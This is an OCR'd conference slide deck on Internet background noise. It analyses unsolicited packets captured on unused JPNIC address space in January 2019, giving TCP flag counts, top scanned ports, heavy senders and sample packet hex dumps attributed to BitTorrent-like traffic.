
Background noise of the Internet

Matsuzaki ‘maz’ Yoshinobu

<maz@iij.ad.jp>

I receive a packet because it's:

- A part of my communication (^_^)
- Something else (T_T)  Today's topic
- Those 'something else' are considered as background noise of the Internet, mostly unwanted traffic.
  - Every internet facing host is receiving such packets

PPP-EXP


- This study is conducted by Pool Protection Project (PPP-EXP)
- PPP-EXP was started by IIJ and JPNIC to protect the JPNIC free IPv4 pool from abuse
  - https://www.attn.jp/ppp/
- The setup
  - Announcing prefixes by AS2522
  - Monitoring and discarding packets to the prefixes
  - Simple zone file for the reverse zones
    - only SOA and NS (no PTR records)

Classifications of noises

- The sender is an initiator
  - Scanning
  - Virus spreading
  - Attacking
  - Something mistake
- The sender is a reflector
  - Victim of IP spoofing attack
    - SYN-Flooding and etc.
  - Something mistake


The sender is an initiator

- Intentionally sending traffic to ‘us’



The sender is a reflector

- The original sender sends an IP spoofing packet to a host, and the host then send *back* a reply to ‘us’




Disclaimer

- I don’t know the actual intent of the packets, so the most of reasons mentioned in this slides are my ‘guess’
- The fact
  - We receive some amount of packets on the Internet facing hosts
- Guesses
  - Scanning
  - Reflections
  - Weird implementations
  - Mistake


The data

- Duration: 2019/01/10 00:00~24:00(JST)
- Fully captured incoming packets toward the prefixes
  - many pcap files
- about 6 hunreds million packets
  - 2758 packets/host/day

Mostly TCP packets



And mostly TCP-SYN



The TCP Flag variations

- SYN 563062001
- SYN-ACK 12229116
- SYN-ECE-CWR 941603
- RST 555637
- RST-ACK 293503
- ACK 106575
- SYN-ACK-ECE 52175
- SYN-ACK-ECE-CWR 44801
- FIN-SYN-RST-PSH-ACK-URG 21745
- SYN-ACK-CWR 10423
- PSH-ACK 9532
- FIN-PSH-ACK 4434
- SYN-RST 4258
- FIN-ACK 2817
- RST-ECE 502
- RST-ECE-CWR 445
- RST-CWR 433
- SYN-PSH 364
- none 63
- RST-PSH 32
- FIN 17
- PSH 6
- PSH-ACK-URG-CWR 3
- FIN-SYN-RST-ACK-URG-CWR 2
- FIN-RST-PSH-ACK-URG-CWR 1
- SYN-PSH-CWR 1
- CWR 1
- FIN-SYN-RST-PSH-ACK-URG-CWR 1
- RST-PSH-ACK-ECE-CWR 1

The major destination ports


TCP-SYN destinations

• 23	73958566
• 52869	34724310
• 8545	14738763
• 22	13507821
• 445	11378107
• 80	10794925
• 8080	9323605
• 4776	7615618
• 4784	7602022
• 1433	5755354

UDP destinations

• 389	2445405
• 4776	2381843
• 4784	2354203
• 1900	2287302
• 50328	1191988
• 50592	1190070
• 50336	1188298
• 50584	1180976
• 11211	1064441
• 19	754180


Packets distribution: Sender




A few hosts sending a lot of packets


- Ukrainian IP (31609992 packets)
  - TCP-SYN to TCP/1025-10000
- USA IP (10793632 packets)
  - TCP-SYN to TCP/52869
- Dutch IP (10572421 packets)
  - TCP-SYN to TCP/52869
- HongKong IP (7330971 packets)
  - TCP-SYN to TCP/3031 and other 546 ports
- Ireland 8 IPs (total 51607564packets)
  - TCP-SYN to TCP/53601-60800

TCP/23 scanners



Security services based on scanning results





- Many others, and each of them is scanning you
- More new services means more scanning packets to your network

Many hosts sending a few

```
01:57:39.546149 IP 189.127.196.8.40386 > 211.1.11.177.4776: UDP, length 104
        0x0000:  4520 0084 794d 4000 3011 70c1 bd7f c408  E...yM@.0.p.....
        0x0010:  d301 0bb1 9dc2 12a8 0070 2394 6431 3a61  .........p#.d1:a
        0x0020:  6432 3a69 6432 303a 6f70 0e2c 5a58 f1e4  d2:id20:op.,ZX..
        0x0030:  e8af f117 ab5f bec0 78cc d3fe 393a 696e  ....._..x...9:in
        0x0040:  666f 5f68 6173 6832 303a 6f70 0e1f 6157  fo_hash20:op..aW
        0x0050:  b87e 1088 b0e8 b93a 5b6e 0f30 96f9 6531  .~.....:[n.0..e1
        0x0060:  3a71 393a 6765 745f 7065 6572 7331 3a74  :q9:get_peers1:t
        0x0070:  323a aa43 313a 7634 3a4c 5401 0131 3a79  2:.C1:v4:LT..1:y
        0x0080:  313a 7165                                1:qe
01:57:47.294811 IP 189.127.196.8.40386 > 211.1.11.177.4776: UDP, length 20
        0x0000:  4520 0030 7c03 4000 3011 6e5f bd7f c408  E..0|.@.0.n_....
        0x0010:  d301 0bb1 9dc2 12a8 001c be10 4100 6ec7  ............A.n.
        0x0020:  8de5 7a36 0000 0000 0000 0000 791c 0000  ..z6........y...
```

```
01:57:50.786329 IP 189.127.196.8.48610 > 211.1.11.177.4776: Flags [S], seq
4251896211, win 65535, options [mss 1448,sackOK,TS val 2355895 ecr 0,nop,wscale 7],
length 0
        0x0000:  4500 003c 3b24 4000 3006 af5d bd7f c408  E..<;$@.0..]....
        0x0010:  d301 0bb1 bde2 12a8 fd6e c993 0000 0000  .........n......
        0x0020:  a002 ffff 5d69 0000 0204 05a8 0402 080a  ....]i..........
        0x0030:  0023 f2b7 0000 0000 0103 0307            .#..........
01:57:51.814271 IP 189.127.196.8.48610 > 211.1.11.177.4776: Flags [S], seq
4251896211, win 65535, options [mss 1448,sackOK,TS val 2355995 ecr 0,nop,wscale 7],
length 0
        0x0000:  4500 003c 3b25 4000 3006 af5c bd7f c408  E..<;%@.0..¥....
        0x0010:  d301 0bb1 bde2 12a8 fd6e c993 0000 0000  .........n......
        0x0020:  a002 ffff 5d05 0000 0204 05a8 0402 080a  ....]...........
        0x0030:  0023 f31b 0000 0000 0103 0307            .#..........
```

They send UDP packets, and then send TCP-SYN to the same destination port

Probably... BitTorrent!

This might be a P2P as well

```
02:23:27.126537 IP 125.76.61.198.53475 > 219.101.115.202.766: UDP, length 478
        0x0000:  4500 01fa 6b0d 4000 3611 cda3 7d4c 3dc6  E...k.@.6...}L=.
        0x0010:  db65 73ca d0e3 02fe 01e6 e4ea 488d ad38  .es.........H..8
        0x0020:  c21a 61e2 c183 c44e f162 c119 998d d267  ..a....N.b.....g
        0x0030:  53ea d5bc 7789 bcf9 e3b5 1a14 6700 2899  S...w.......g.(.
        0x0040:  3113 5488 0ec9 723e 482e cec9 991b 0ff5  1.T...r>H.......
        0x0050:  0078 4d6f 7972 e86c 5df1 8db0 d201 18c2  .xMoyr.l].......
        0x0060:  1138 80e7 71d5 c4a4 c0be 2b3f a3be bced  .8..q.....+?....
                <中略>
        0x0180:  e9b1 0498 1029 de76 d5f7 7bbd 1c11 0a42  .....).v..{....B
        0x0190:  0ca6 beb5 599c 5dfa 2db0 8a87 6e6f 5e57  ....Y.].-...no^W
        0x01a0:  a0e0 6f2f 884d a45d c39e 995e 2ea2 a03a  ..o/.M.]...^...:
        0x01b0:  c7dd 6e9f f84a 1a25 7a23 2be7 1208 beb1  ..n..J.%z#+.....
        0x01c0:  672d dfee f803 ca3b a163 99ce 84b8 87cb  g-.....;.c......
        0x01d0:  95f4 6a8d be03 3138 265b 1f37 625c 6748  ..j...18&[.7b¥gH
        0x01e0:  0846 36ff c77f 3be7 6153 3664 0bbc 2f9f  .F6...;.aS6d../.
        0x01f0:  3119 abee 1bdb 26bf 36c3                 1.....&.6.
```


```
02:23:47.578188 IP 171.36.43.8.30834 > 219.101.115.202.766: UDP, length 482
        0x0000:  4500 01fe 6b0f 4000 3311 b583 ab24 2b08  E...k.@.3....$+.
        0x0010:  db65 73ca 7872 02fe 01ea 221b 6e8e b267  .es.xr....".n..g
        0x0020:  efe6 db0d d926 9c87 28c9 64a4 94e6 f1cf  .....&..(.d.....
        0x0030:  ee60 6956 8cd5 6e17 144a 537e 82a7 15c9  .`iV..n..JS~....
